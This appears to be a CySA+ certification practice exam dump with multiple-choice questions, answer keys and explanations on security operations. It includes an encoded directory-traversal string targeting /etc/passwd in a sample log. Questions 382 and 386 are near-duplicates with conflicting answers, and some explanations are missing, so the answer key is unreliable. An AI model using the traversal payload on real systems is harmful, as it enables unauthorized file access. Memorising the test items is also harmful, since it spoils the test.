After an upgrade to a new EDR, a security analyst received reports that several endpoints were not communicating with the SaaS provider to receive critical threat signatures. To comply with the incident response playbook, the security analyst was required to validate connectivity to ensure communications. The security analyst ran a command that provided the following output: ComputerName: comptia007 RemotePort: 443

InterfaceAlias: Ethernet 3

TcpTestSucceeded: False

Which of the following did the analyst use to ensure connectivity?

A. nmap
B. tnc
C. ping
D. tracert

Answer: B

Explanation:

Comprehensive Detailed The command output shown indicates that the analyst used a TCP connection test to check if communication on port 443 (usually HTTPS) succeeded. Here's why each option was or was not suitable:

A . nmap: While nmap can scan ports, it does not provide direct feedback on connection success or failure in the manner shown.

B . tnc (Test-NetConnection in PowerShell): This command in PowerShell is specifically designed to test connectivity to a specified port and IP address. The output (TcpTestSucceeded: False) is characteristic of the tnc command.

C . ping: The ping command only tests ICMP echo replies and does not indicate success or failure on specific ports.

D . tracert: tracert traces the path packets take to reach a host but does not provide a direct indication of port availability or success.

Reference:

Microsoft PowerShell Documentation: Test-NetConnection cmdlet, which details TCP port testing.

NIST SP 800-115: Technical Guide to Information Security Testing and Assessment, covering connectivity testing methods.

Question: 358

An employee received a phishing email that contained malware targeting the company. Which of the following is the best way for a security analyst to get more details about the malware and avoid disclosing information?

A. Upload the malware to the VirusTotal website
B. Share the malware with the EDR provider
C. Hire an external consultant to perform the analysis
D. Use a local sandbox in a microsegmented environment

Answer: D

Explanation:

Comprehensive Detailed To safely analyze malware while avoiding unintended disclosure of company information, it is best to use a local sandbox in a microsegmented environment. Here's why:

A . Upload the malware to the VirusTotal website

Risk: VirusTotal and similar services are public and may share uploaded files with other security vendors, potentially exposing proprietary or sensitive information.

B . Share the malware with the EDR provider

Limitation: While EDR providers may offer insight, sharing potentially sensitive malware samples externally still introduces risk of disclosure or data leaks.

C . Hire an external consultant to perform the analysis

Cost and Risk: Hiring an external consultant can be costly and may introduce risks related to third- party handling of sensitive data. Although it may provide insights, this is typically not the most efficient initial response.

D . Use a local sandbox in a microsegmented environment

A local sandbox provides a secure, isolated environment for malware analysis without exposing sensitive data outside the organization. Microsegmentation enhances security by further isolating the sandbox from the network, preventing lateral movement if the malware attempts to communicate externally.

Reference:

NIST SP 800-83: Guide to Malware Incident Prevention and Handling for Desktops and Laptops. MITRE ATT&CK: Techniques and recommendations for malware analysis in isolated environments.

Question: 359

A security analyst needs to develop a solution to protect a high-value asset from an exploit like a recent zero-day attack. Which of the following best describes this risk management strategy?

A. Avoid
B. Transfer
C. Accept
D. Mitigate

Answer: D

Explanation:

Comprehensive Detailed The best approach to address the risk of a zero-day attack is mitigation.

Here's an explanation of each option:

A . Avoid

Avoiding risk would mean discontinuing the use of the asset, which is not feasible for high-value assets that are essential to operations.

B . Transfer

Transferring risk would involve outsourcing or obtaining insurance, but this does not directly reduce the threat of a zero-day exploit.

C . Accept

Accepting the risk means acknowledging it without implementing countermeasures, which is not advisable for high-value assets at risk from sophisticated attacks.

D . Mitigate

Mitigation involves implementing technical or administrative controls to reduce the impact of an attack. For zero-day exploits, this could include installing network-based protections, enhancing monitoring, or applying threat intelligence to detect or contain potential exploit attempts.

Reference:

NIST SP 800-30: Guide for Conducting Risk Assessments.

OWASP Risk Rating Methodology: Techniques for assessing and mitigating security risks.

Question: 360

Which of the following documents sets requirements and metrics for a third-party response during an event?

A. BIA
B. DRP
C. SLA
D. MOU

Answer: C

Explanation:

Comprehensive Detailed A Service Level Agreement (SLA) defines the expectations, requirements, and metrics for third-party services, including response times and responsibilities during an event. Here's an overview of each option:

A . BIA (Business Impact Analysis)

BIA is used to assess potential impacts of disruptions to business operations, but it does not specify third-party response requirements.

B . DRP (Disaster Recovery Plan)

DRP provides recovery procedures for internal systems and services but does not directly establish third-party obligations.

C . SLA (Service Level Agreement)

SLAs set clear expectations for third-party services, including response times, performance metrics, and specific requirements during incidents. SLAs ensure accountability for external providers during critical events.

D . MOU (Memorandum of Understanding)

An MOU defines general terms and intentions between parties but lacks the specific performance metrics required in an SLA.

Reference:

NIST SP 800-37: Risk Management Framework, on the role of SLAs in managing third-party risk.
ITIL Service Design: Importance of SLAs for defining service performance and response requirements.

Question: 361

A security analyst runs the following command:
nmap -T4 -F 192.168.30.30
Starting nmap 7.6

Host is up (0.13s latency)
PORT STATE SERVICE
23/tcp open telnet
443/tcp open https
636/tcp open ldaps
Which of the following should the analyst recommend first to harden the system?

A. Disable all protocols that do not use encryption.
B. Configure client certificates for domain services.
C. Ensure that this system is behind a NGFW.
D. Deploy a publicly trusted root CA for secure websites.

Answer: A

Explanation:

Comprehensive Detailed The nmap scan results show that Telnet (port 23) is open. Telnet transmits data, including credentials, in plaintext, which is insecure and should be disabled to enhance security. Here's an explanation of each option:

A . Disable all protocols that do not use encryption

Disabling unencrypted protocols (such as Telnet) reduces exposure to man-in-the-middle (MITM) attacks and credential sniffing. Telnet should be replaced with a secure protocol like SSH, which provides encryption for transmitted data.

B . Configure client certificates for domain services

While client certificates enhance authentication security, they are more relevant to services like LDAP over SSL (port 636), which is already secure. This would not address the Telnet vulnerability.

C . Ensure that this system is behind a NGFW

A Next-Generation Firewall (NGFW) provides enhanced network security, but it may not mitigate the risks of unencrypted protocols if they are allowed internally.

D . Deploy a publicly trusted root CA for secure websites

Public root CAs are used for website authentication and encryption, relevant only if this system is hosting a publicly accessible HTTPS service. It would not impact Telnet security.

Reference:

CIS Controls: Recommendations on secure configurations, especially the use of encrypted protocols. NIST SP 800-47: Security considerations for network protocols, emphasizing encrypted alternatives like SSH over Telnet.

Question: 362

An analyst reviews the following web server log entries:

%2E%2E/%2E%2E/%2ES2E/%2E%2E/%2E%2E/%2E%2E/etc/passwd

No attacks or malicious attempts have been discovered. Which of the following most likely describes what took place?

A. A SQL injection query took place to gather information from a sensitive file.
B. A PHP injection was leveraged to ensure that the sensitive file could be accessed.
C. Base64 was used to prevent the IPS from detecting the fully encoded string.
D. Directory traversal was performed to obtain a sensitive file for further reconnaissance.

Answer: D

Explanation:

Comprehensive and Detailed Step-by-Step Directory traversal, also known as path traversal, is an attack that allows attackers to access restricted directories and execute commands outside the web server's root directory. The %2E encoding corresponds to a dot (.) in ASCII, and %2E%2E resolves to ../. The log entries indicate attempts to navigate directories upward to access sensitive files like /etc/passwd. Since no malicious activity was flagged, it is inferred this was either an unsuccessful or reconnaissance attempt.

Reference:

CompTIA CySA+ Study Guide (Chapter 3: Malicious Activity, Page 79)

CompTIA CySA+ Objectives (Domain 1.2 - Indicators of Potentially Malicious Activity)

Question: 363

The Chief Information Security Officer wants the same level of security to be present whether a remote worker logs in at home or at a coffee shop. Which of the following should be recommended as a starting point?

A. Non-persistent virtual desktop infrastructures
B. Passwordless authentication
C. Standard-issue laptops
D. Serverless workloads

Answer: A

Explanation:

Comprehensive and Detailed Step-by-Step Non-persistent virtual desktop infrastructures (VDIs) are the most suitable choice to ensure consistent security across different locations. Non-persistent VDIs revert to their original state after a session, reducing the risk of data leakage or malware persistence. These systems are centrally managed, ensuring uniform security policies regardless of the user's location.

Reference:

CompTIA CySA+ All-in-One Guide (Chapter 1: System and Network Architecture)

CompTIA CySA+ Objectives (Domain 1.1 - Infrastructure Concepts)

Question: 364

Which of the following is the best use of automation in cybersecurity?

A. Ensure faster incident detection, analysis, and response.
B. Eliminate configuration errors when implementing new hardware.
C. Lower costs by reducing the number of necessary staff.
D. Reduce the time for internal user access requests.

Answer: A

Explanation:

Comprehensive and Detailed Step-by-Step Automation in cybersecurity is best utilized to improve the speed and accuracy of incident detection, analysis, and response. Tools like SOAR (Security Orchestration, Automation, and Response) streamline workflows, allowing analysts to focus on more complex tasks while reducing response times. This ensures quicker containment and mitigation of threats.

Reference:

CompTIA CySA+ Study Guide (Chapter 1: Cybersecurity Automation, Page 28)

CompTIA CySA+ Practice Tests (Domain 1.3 Tools for Malicious Activity, Page 13)

Question: 365

Which of the following is the appropriate phase in the incident response process to perform a vulnerability scan to determine the effectiveness of corrective actions?

A. Lessons learned
B. Reporting
C. Recovery
D. Root cause analysis

Answer: C

Explanation:

Comprehensive and Detailed Step-by-Step Performing a vulnerability scan during the recovery phase ensures that corrective actions, such as patches or configuration changes, have effectively addressed the vulnerabilities exploited during the incident. This step validates the system's security before fully restoring operations.

Reference:

CompTIA CySA+ Objectives (Domain 3.0 - Incident Response)
CompTIA CySA+ Practice Tests (Chapter 3: Containment, Eradication, and Recovery)

Question: 366

An analyst receives an alert for suspicious IIS log activity and reviews the following entries: 2024-05-23 15:57:05 10.203.10.16 HEAT / - 80 - 10.203.10.17 DirBuster-1.0-RC1+(http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)
...
Which of the following will the analyst infer from the logs?

A. An attacker is performing network lateral movement.
B. An attacker is conducting reconnaissance of the website.
C. An attacker is exfiltrating data from the network.
D. An attacker is cloning the website.

Answer: B

Explanation:

Comprehensive and Detailed Step-by-Step The logs indicate that the OWASP DirBuster tool is being used. This tool is designed for directory brute-forcing to find hidden files or directories on a web server, which aligns with reconnaissance activities. The series of GET and HEAD requests further confirm directory and file enumeration attempts.

Reference:

CompTIA CySA+ Study Guide (Chapter 4: Reconnaissance Techniques)
CompTIA CySA+ Objectives (Domain 1.3 Tools and Techniques)

Question: 367

A security analyst reviews a SIEM alert related to a suspicious email and wants to verify the authenticity of the message:

SPF = PASS
DKIM = FAIL
DMARC = FAIL
Which of the following did the analyst most likely discover?

A. An insider threat altered email security records to mask suspicious DNS resolution traffic.
B. The message was sent from an authorized mail server but was not signed.
C. Log normalization corrupted the data as it was brought into the central repository.
D. The email security software did not process all of the records correctly.

Answer: B

Explanation:

Comprehensive and Detailed Step-by-Step The SPF = PASS result confirms the email came from an authorized server, but DKIM = FAIL indicates the message was not properly signed with the expected DomainKeys Identified Mail (DKIM) signature. DMARC = FAIL suggests that because DKIM failed, the overall email authentication failed. This scenario is consistent with a legitimate server sending an unsigned email.

Reference:
CompTIA CySA+ All-in-One Guide (Chapter 5: Email Analysis)
CompTIA CySA+ Practice Tests (Domain 1.3 Email Authentication)

Question: 368

Which of the following is a KPI that is used to monitor or report on the effectiveness of an incident response reporting and communication program?

A. Incident volume
B. Mean time to detect
C. Average time to patch
D. Remediated incidents

Answer: D

Explanation:

Comprehensive and Detailed Step-by-Step Remediated incidents is a key performance indicator (KPI) that measures how effectively incidents are resolved and communicated during the incident response lifecycle. It reflects the program's success in mitigating risks and restoring normal operations. Other options (e.g., mean time to detect) are important metrics but do not directly measure reporting or communication effectiveness.

Reference:
CompTIA CySA+ Study Guide (Chapter 4: Reporting and Metrics, Page 425)
CompTIA CySA+ Objectives (Domain 4.0 - Reporting and Communication)

Question: 369

Which of the following ensures that a team receives simulated threats to evaluate incident response performance and coordination?

A. Vulnerability assessment
B. Incident response playbooks
C. Tabletop exercise
D. Cybersecurity frameworks

Answer: C

Explanation:

Comprehensive and Detailed Step-by-Step A tabletop exercise is a structured simulation that allows teams to practice and evaluate their incident response procedures and coordination without actual operational impact. These exercises are used to identify gaps in processes and ensure preparedness for real-world threats.

Reference:
CompTIA CySA+ All-in-One Guide (Chapter 3: Incident Response Procedures)
CompTIA CySA+ Practice Tests (Domain 3.0 Incident Response)

Question: 370

An organization is planning to adopt a zero-trust architecture. Which of the following is most aligned with this approach?

A. Network segmentation to separate sensitive systems from the rest of the network.
B. Whitelisting specific IP addresses that are allowed to access the network.
C. Trusting users who successfully authenticate once with multifactor authentication.
D. Automatically trusting internal network communications over external traffic.

Answer: A

Explanation:

Comprehensive and Detailed Step-by-Step Network segmentation supports zero-trust principles by ensuring sensitive systems are isolated and access is restricted based on identity, role, and context. Unlike traditional models, zero-trust architecture does not automatically trust authenticated users or internal network traffic. It enforces strict access controls to minimize risk.

Reference:
CompTIA CySA+ Study Guide (Chapter 2: Zero Trust and Network Segmentation, Page 52)
CompTIA CySA+ Objectives (Domain 1.1 - Zero Trust Architecture)

Question: 371

A security analyst reviews a packet capture and identifies the following output as anomalous:

13:49:57.553161
TP10.203.10.17.45701>10.203.10.22.12930:Flags[FPU],seq108331482,win1024,urg0,length0 13:49:57.553162
IP10.203.10.17.45701>10.203.10.22.48968:Flags[FPU],seq108331482,win1024,urg0,length0

Which of the following activities explains the output?

A. Nmap Xmas scan
B. Nikto's web scan
C. Socat's proxying traffic using the urgent flag
D. Angry IP Scanner output

Answer: A

Explanation:

The captured traffic shows TCP packets with the Flags [FPU], which indicate that the FIN, PSH, and URG flags are set. This is characteristic of an Nmap Xmas scan. The Xmas scan is a type of port scan that sends packets with these flags set to determine port states based on responses from the target system. This technique is often used in stealth scanning to evade detection by firewalls or IDS/IPS. Nikto's web scan (B) is used for identifying web server vulnerabilities but does not generate TCP

packets with such unusual flags.
Socat's proxying (C) would not exhibit the specific Xmas scan pattern.
Angry IP Scanner (D) is a general-purpose scanner that does not use the TCP flags seen in this capture.

Question: 372

Which of the following is the best authentication method to secure access to sensitive data?

A. An assigned device that generates a randomized code for login
B. Biometrics and a device with a personalized code for login
C. Alphanumeric/special character username and passphrase for login
D. A one-time code received by email and push authorization for login

Answer: B

Explanation:

The best practice for securing access to sensitive data is to implement multifactor authentication (MFA), which combines multiple factors of authentication to enhance security.
Option B (Biometrics + Device with a Personalized Code) uses two strong factors:

Biometrics (something you are)

A device with a personalized code (something you have)This combination significantly reduces the risk of unauthorized access.

Option A (Randomized Code) is good but weaker than biometrics because it relies only on something you have.

Option C (Passphrase) is single-factor authentication, which is susceptible to brute-force attacks.

Option D (One-time Code + Push Notification) is useful, but email-based authentication can be vulnerable to phishing and MITM attacks.

Question: 373

A security analyst wants to implement new monitoring controls in order to find abnormal account activity for traveling employees. Which of the following techniques would deliver the expected results?

A. Malicious command interpretation
B. Network monitoring
C. User behavior analysis
D. SSL inspection

Answer: C

Explanation:

User behavior analysis (UBA) is the most effective method for detecting abnormal account activity. UBA uses machine learning and behavioral analytics to identify patterns in how users interact with systems. If an employee suddenly logs in from an unusual location or accesses resources outside of their normal behavior, it raises an alert.

Option A (Malicious command interpretation) is focused on malware analysis, not user behavior. Option B (Network monitoring) detects anomalies at the network level, but does not specifically focus on user behaviors.

Option D (SSL Inspection) is useful for decrypting encrypted traffic, but it does not analyze user activity patterns.

Question: 374

A security manager reviews the permissions for the approved users of a shared folder and finds accounts that are not on the approved access list. While investigating an incident, a user discovers data discrepancies in the file. Which of the following best describes this activity?

A. Filesystem anomaly
B. Illegal software
C. Unauthorized changes
D. Data exfiltration

Answer: C

Explanation:

The discovery of unapproved accounts accessing shared data, along with data discrepancies, strongly indicates

unauthorized changes.

Indicators of Unauthorized Changes:

Unexpected user permissions found during audits.

Modified or deleted data without proper documentation.

Altered system or security configurations, allowing unintended access.

Why Not Other Options?

A. Filesystem Anomaly: This refers to unexpected behavior in the file structure, such as corrupt metadata or missing files, rather than unauthorized user access.

B. Illegal Software: Would involve unlicensed or unauthorized applications, not unauthorized file modifications.

D. Data Exfiltration: If data was removed, it might be exfiltration, but in this case, data modifications were detected instead.

To prevent unauthorized changes, security teams should use:

File Integrity Monitoring (FIM) to detect unauthorized modifications.

Access control audits to verify correct user permissions.

SIEM tools to analyze logs for anomalies.

Question: 375

A group of hacktivists has breached and exfiltrated data from several of a bank's competitors. Given the following network log output:

ID	Source	Destination	Protocol	Service
1	172.16.1.1	172.16.1.10	ARP	AddrResolve
2	172.16.1.10	172.16.1.20	TCP 135	RPC Kerberos
3	172.16.1.10	172.16.1.30	TCP 445	SMB
4	172.16.1.30	5.29.1.5	TCP 443	HTTPS Browser.exe
5	11.4.11.28	172.16.1.1	TCP 53	DNS Unknown
6	20.109.209.108	172.16.1.1	TCP 443	HTTPS WUS
7	172.16.1.25	bank.backup.com	TCP 21	FTP FileZilla

Which of the following represents the greatest concerns with regard to potential data exfiltration? (Select two.)

A. 1
B. 2
C. 3
D. 4
E. 5
F. 6
G. 7

Answer: D, G

Explanation:

D (4: HTTPS traffic to an external IP - 5.29.1.5)

The log entry shows an internal system (172.16.1.30) communicating with an external IP (5.29.1.5) over TCP 443 (HTTPS) using Browser.exe.

HTTPS traffic to an unknown external IP could indicate data exfiltration, as attackers often use encrypted channels to disguise stolen data transfers.

G (7: FTP traffic to an external backup server - bank.backup.com)

The log entry indicates that an internal machine (172.16.1.25) is transferring data to bank.backup.com using FTP (port 21) and FileZilla.

FTP is a major concern because it is an outdated, unencrypted protocol that can be exploited for data exfiltration. If unauthorized, this could be a serious data breach.

Other Options:

A (ARP traffic) → Not a concern (Just address resolution)

B (RPC Kerberos traffic) → Normal for authentication

C (SMB traffic) → Internal file sharing

**E (DNS traffic) → Common, though could be exfiltration in some cases, but not in this log)

F (WUS traffic) → Appears to be Windows Update Service traffic, likely legitimate

Reference: CompTIA CySA+ CS0-003, Chapter 5: "Network Security Monitoring and Analysis,"

Section: "Detecting Data Exfiltration"

Question: 376

The architecture team has been given a mandate to reduce the triage time of phishing incidents by 20%. Which of the following solutions will most likely help with this effort?

A. Integrate a SOAR platform.
B. Increase the budget to the security awareness program.
C. Implement an EDR tool.
D. Install a button in the mail clients to report phishing.

Answer: A

Explanation:

SOAR (Security Orchestration, Automation, and Response) platforms help automate and orchestrate incident response tasks, including phishing triage.

SOAR reduces triage time by automatically:

Parsing phishing emails (checking headers, links, attachments).

Running automated playbooks to check for known malicious indicators.

Escalating real threats while dismissing false positives.

Why Not Other Options?

B (Increase security awareness) → Helps prevent phishing but does NOT reduce triage time.

C (Implement EDR) → EDR is useful for endpoint protection but does NOT specifically reduce phishing triage time.

D (Install a "Report Phishing" button) → Helps report phishing but does NOT automate the triage process.

Reference: CompTIA CySA+ CS0-003, Chapter 7: "Security Operations and Automation," Section: "SOAR and Incident Response Efficiency"

Question: 377

A user is flagged for consistently consuming a high volume of network bandwidth over the past week. During the investigation, the security analyst finds traffic to the following websites:

Date/Time	URL	Destination Port	Bytes In	Bytes Out
12/24/2023 14:00:25	youtube.com	80	450000	4587
12/25/2023 14:09:30	translate.google.com	80	2985	3104
12/25/2023 14:10:00	tiktok.com	443	675000	105
12/25/2023 16:00:45	netflix.com	443	525900	295
12/26/2023 16:30:45	grnail.com	443	1250	525984
12/31/2023 17:30:25	office.com	443	350000	450
12/31/2023 17:35:00	youtube.com	443	300	350000

Which of the following data flows should the analyst investigate first?

A. netflix.com
B. youtube.com
C. tiktok.com
D. grnail.com
E. translate.google.com
F. office.com

Answer: D

Explanation:

D ("grnail.com") is a suspicious domain that resembles "gmail.com."
The high "bytes out" value (525,984 bytes) indicates potential data exfiltration.
Attackers often use typosquatting (e.g., "grnail.com" instead of "gmail.com") to trick users into visiting malicious sites.
Why Not Other Options?
A (Netflix, B YouTube, C TikTok) → Large downloads, but expected behavior for streaming sites.
E (Google Translate) → Low data volume, no exfiltration risk.
F (Office.com) → Microsoft service, no indication of malicious activity.
Reference: CompTIA CySA+ CS0-003, Chapter 5: "Threat Intelligence and Threat Detection," Section: "Analyzing Malicious Domains and Network Traffic."

Question: 378

A security analyst identifies a device on which different malware was detected multiple times, even after the systems were scanned and cleaned several times. Which of the following actions would be most effective to ensure the device

does not have residual malware?

A. Update the device and scan ofline in safe mode.
B. Replace the hard drive and reimage the device.
C. Upgrade the device to the latest OS version.
D. Download a secondary scanner and rescan the device.

Answer: B

Explanation:

Reimaging the device is the most effective way to eliminate persistent malware because some sophisticated malware, such as rootkits and firmware-level threats, can survive traditional scans and removals.

If a system keeps getting reinfected after cleaning, it may indicate a deeply embedded persistent threat, possibly in:
The Master Boot Record (MBR) or EFI firmware.
A compromised system restore point.
A hidden backdoor left by the malware.
Why Not Other Options?
A (Update and scan in safe mode) → Might help, but if malware is persistent, it will likely return.
C (Upgrade OS) → Does not necessarily remove malware; some malware survives OS upgrades.
D (Secondary scanner) → Useful for detection but does not guarantee complete removal.
Best Practice:
Replace the hard drive to eliminate firmware-level infections.
Reimage the system from a known-good source.
Update the OS and security patches before reconnecting to the network.
Reference: CompTIA CySA+ CS0-003, Chapter 4: "Incident Response and Forensics," Section: "Malware Removal and System Recovery."

Question: 379

The DevSecOps team is remediating a Server-Side Request Forgery (SSRF) issue on the company's public-facing website. Which of the following is the best mitigation technique to address this issue?

A. Place a Web Application Firewall (WAF) in front of the web server.
B. Install a Cloud Access Security Broker (CASB) in front of the web server.
C. Put a forward proxy in front of the web server.
D. Implement MFA in front of the web server.

Answer: A

Explanation:

Server-Side Request Forgery (SSRF) occurs when an attacker manipulates a web server to make unauthorized internal or external requests, often to access internal resources or exfiltrate data. A Web Application Firewall (WAF) is the best mitigation because it: Filters and blocks malicious requests before they reach the server.
Prevents attackers from sending unauthorized requests to internal services.
Can detect and block SSRF patterns in incoming traffic.

Why Not Other Options?

B (CASB) → Used for cloud access control, not effective against SSRF.

C (Forward Proxy) → Helps with outbound traffic control, but SSRF involves incoming requests.

D (MFA) → Helps with authentication but does NOT prevent SSRF attacks.

Reference: CompTIA CySA+ CS0-003, Chapter 6: "Application Security and Secure Coding," Section: "Preventing SSRF and Web Exploits."

Question: 380

An organization utilizes multiple vendors, each with its own portal that a security analyst must sign in to daily. Which of the following is the best solution for the organization to use to eliminate the need for multiple authentication credentials?

A. API
B. MFA
C. SSO
D. VPN

Answer: C

Explanation:

Single Sign-On (SSO) allows users to authenticate once and gain access to multiple applications without needing to re-enter credentials for each one.

It reduces password fatigue, improves security, and streamlines authentication across vendor portals. Why Not Other Options?

A (API) → APIs facilitate data exchange but do not solve authentication problems.

B (MFA) → Enhances security but still requires multiple logins.

D (VPN) → Secures connections but does not eliminate multiple logins.

Reference: CompTIA CySA+ CS0-003, Chapter 8: "Identity and Access Management," Section: "SSO and Access Control Methods."

Question: 381

Which of the following risk management decisions should be considered after evaluating all other options?

A. Transfer
B. Acceptance
C. Mitigation
D. Avoidance

Answer: B

Explanation:

Risk Acceptance means acknowledging a risk and choosing not to take further action because the cost of mitigation may outweigh the benefits.

It is the last resort when:

The risk is low impact or unlikely to occur.

Other options (mitigation, transfer, avoidance) are not feasible.

Why Not Other Options?

A (Transfer) → Moving risk to a third party (e.g., insurance).

C (Mitigation) → Implementing security controls to reduce risk.

D (Avoidance) → Eliminating the risk entirely (e.g., discontinuing a service).

Reference: CompTIA CySA+ CS0-003, Chapter 9: "Risk Management and Compliance," Section: "Risk Response Strategies."

Question: 382

A vulnerability scan shows the following issues: CVSS

Asset Type	Score	Exploit Vector
Workstations	6.5	RDP vulnerability
Storage Server	9.0	Unauthorized access due to server application vulnerability
Firewall	8.9	Default password vulnerability
Web Server	10.0	Zero-day vulnerability (vendor working on patch)

Which of the following actions should the security analyst take first?

A. Contact the web systems administrator and request that they shut down the asset.

B. Monitor the patch releases for all items and escalate patching to the appropriate team.

C. Run the vulnerability scan again to verify the presence of the critical finding.

D. Forward the advisory to the web security team and initiate the prioritization strategy for the other vulnerabilities.

Answer: C

Explanation:

Question: 383

An IT professional is reviewing the output from the top command in Linux. In this company, only IT and security staff are allowed to have elevated privileges. Both departments have confirmed they are not working on anything that requires elevated privileges. Based on the output below:

PID	USER	VIRT	RES	SHR	%CPU	%MEM	TIME+	COMMAND
34834	person	4980644	224288	111076	5.3	14.44	1:41.44	cinnamon
34218	person	51052	30920	23828	4.7	0.2	0:26.54	Xorg
2264	root	449628	143500	26372	14.0	3.1	0:12.38	bash
35963	xrdp	711940	42356	10560	2.0	0.2	0:06.81	xrdp

Which of the following PIDs is most likely to contribute to data exfiltration?

A. 2264
B. 34218
C. 34834
D. 35963

Answer: A

Explanation:

PID 2264 (bash running as root) is suspicious because:
It has elevated privileges (root user).
Bash (command-line shell) is running with high CPU usage (14.0%), which is unusual unless actively being used.
If unauthorized, an attacker could be exfiltrating data via command-line methods like scp, wget, or custom scripts.
Why Not Other Options?
B (34218 - Xorg) → Xorg is a display server for GUI; no signs of exfiltration.
C (34834 - Cinnamon) → Cinnamon is a desktop environment, not a threat.
D (35963 - xrdp) → xrdp is a remote desktop service, expected behavior.
Reference: CompTIA CySA+ CS0-003, Chapter 6: "Host-Based Security Monitoring," Section: "Analyzing Suspicious Processes and Privileged Activity."

Question: 384

A security analyst is conducting a vulnerability assessment of a company's online store. The analyst discovers a critical vulnerability in the payment processing system that could be exploited, allowing attackers to steal customer payment information. Which of the following should the analyst do next?

A. Leave the vulnerability unpatched until the next scheduled maintenance window to avoid potential disruption to business.
B. Perform a risk assessment to evaluate the potential impact of the vulnerability and determine whether additional security measures are needed.
C. Ignore the vulnerability since the company recently passed a payment system compliance audit.
D. Isolate the payment processing system from production and schedule for reimaging.

Answer: B

Explanation:

When a critical vulnerability is identified, the immediate next step should be to assess the risk associated with the vulnerability.
Risk assessment (Option B) helps determine the severity, exploitability, and business impact before deciding on mitigation measures.
Option A (delaying the fix) is dangerous because payment data theft can have severe consequences, including regulatory penalties and reputational damage.
Option C (ignoring the vulnerability) is incorrect because passing a compliance audit does not mean the system is

secure.

Option D (isolating and reimaging) is an extreme measure that might not be necessary unless active exploitation is detected.

Reference: CompTIA CySA+ CS0-003 Official Study Guide, Risk Management & Vulnerability Management Lifecycle.

Question: 385

An organization has implemented code into a production environment. During a routine test, a penetration tester found that some of the code had a backdoor implemented, causing a developer to make changes outside of the change management windows. Which of the following is the best way to prevent this issue?

A. SDLC training
B. Dynamic analysis
C. Debugging
D. Source code review

Answer: D

Explanation:

A backdoor is a deliberate vulnerability inserted into the code, often allowing unauthorized access. Source code review (Option D) is the best way to detect malicious code before it is deployed to production.

SDLC training (Option A) is helpful but does not directly prevent the insertion of backdoors.

Dynamic analysis (Option B) detects vulnerabilities at runtime but may not always identify backdoors in code.

Debugging (Option C) is useful for troubleshooting but does not address security vulnerabilities.

Reference: CompTIA CySA+ CS0-003 Official Study Guide, Secure Software Development Practices.

Question: 386

A vulnerability scan shows the following vulnerabilities in the environment:

Asset Type	CVSS	Exploit Vector
Workstation	6.5	Unauthorized access due to RDP vulnerability
Storage Server	9.0	Unauthorized access due to server application vulnerability
Firewall	8.9	Web interface is vulnerable to unauthorized logins and configuration changes due to default password enablement.

At the same time, the following security advisory was released:

"A zero-day vulnerability with a CVSS score of 10 may be affecting your web server. The vendor is working on a patch or workaround."

Which of the following actions should the security analyst take first?

A. Contact the web systems administrator and request that they shut down the asset.
B. Monitor the patch releases for all items and escalate patching to the appropriate team.

C. Run the vulnerability scan again to verify the presence of the critical finding and the zero-day vulnerability in the environment.

D. Forward the advisory to the web security team and initiate the prioritization strategy for the other vulnerabilities.

Answer: A

Explanation:

In this scenario, the security analyst is presented with multiple vulnerabilities, including a critical zero-day vulnerability affecting the web server with a CVSS score of 10. The CVSS (Common Vulnerability Scoring System) provides a standardized method for rating IT vulnerabilities, with a score of 10 indicating the highest severity.

Option A: Contact the web systems administrator and request that they shut down the asset. Correct Choice: Given the critical nature of a zero-day vulnerability with a CVSS score of 10, immediate action is warranted to prevent potential exploitation. Shutting down the affected web server reduces the attack surface and mitigates the risk until a patch or workaround is available. This aligns with incident response best practices, where containment is a priority to prevent further damage.

Option B: Monitor the patch releases for all items and escalate patching to the appropriate team. Incorrect Choice: While monitoring for patches is essential, it is a reactive approach. In the case of a zero-day vulnerability with active exploitation potential, waiting for a patch without implementing immediate protective measures exposes the organization to significant risk.

Option C: Run the vulnerability scan again to verify the presence of the critical finding and the zeroday vulnerability in the environment.

Incorrect Choice: Re-scanning may confirm the vulnerability's presence but does not address the immediate threat. Action to mitigate the risk should take precedence over verification, especially when the vulnerability is known and critical.

Option D: Forward the advisory to the web security team and initiate the prioritization strategy for the other vulnerabilities.

Incorrect Choice: Communicating with the web security team is important; however, in the face of a critical zero-day vulnerability, immediate action (such as shutting down the affected asset) is necessary before addressing other vulnerabilities.

Reference:

CompTIA CySA+ CS0-003 Exam Objective 3.2: "Given a scenario, perform incident response activities." This includes containment strategies to address active threats effectively.

Question: 387

After reviewing the final report for a penetration test, a cybersecurity analyst prioritizes the remediation for input validation vulnerabilities. Which of the following attacks is the analyst seeking to prevent?

A. DNS poisoning
B. Pharming
C. Phishing
D. Cross-site scripting

Answer: D

Explanation:

Input validation vulnerabilities occur when an application fails to properly validate or sanitize user input, allowing malicious data to be processed. This can lead to various attacks, most notably crosssite scripting (XSS).

Option A: DNS poisoning

Incorrect Choice: DNS poisoning involves corrupting the DNS cache to redirect users to malicious sites. It is not related to input validation vulnerabilities.

Option B: Pharming

Incorrect Choice: Pharming redirects users from legitimate websites to fraudulent ones, typically through DNS poisoning or host file manipulation. It is not directly related to input validation.

Option C: Phishing

Incorrect Choice: Phishing involves tricking individuals into providing sensitive information through deceptive emails or websites. It exploits human behavior rather than technical input validation flaws. Option D: Cross-site scripting

Correct Choice: Cross-site scripting (XSS) attacks occur when an application includes untrusted data in a web page without proper validation or escaping. This allows attackers to execute malicious scripts in users' browsers, leading to data theft, session hijacking, or defacement. Remediating input validation vulnerabilities is essential to prevent XSS attacks.

Reference:

CompTIA CySA+ CS0-003 Exam Objective 2.4: "Given a scenario, recommend controls to mitigate attacks and software vulnerabilities," specifically addressing injection flaws like cross-site scripting.

Question: 388

A security analyst needs to prioritize vulnerabilities for patching. Given the following vulnerability and system information:

System	Sensitive Data?	Internet Facing?	Vulnerability Score (CVSS)
1	No	Yes	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H
2	No	No	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H
3	Yes	Yes	AV:P/AC:H/PR:H/UI:R/S:U/C:N/I:N/A:L
4	No	Yes	AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:H
5	Yes	Yes	AV:L/AC:H/PR:H/UI:R/S:U/C:L/I:N/A:N
6	No	No	AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H

Which of the following systems should the analyst patch first?

A. System 1
B. System 2
C. System 3
D. System 4
E. System 5
F. System 6

Answer: D

Explanation:

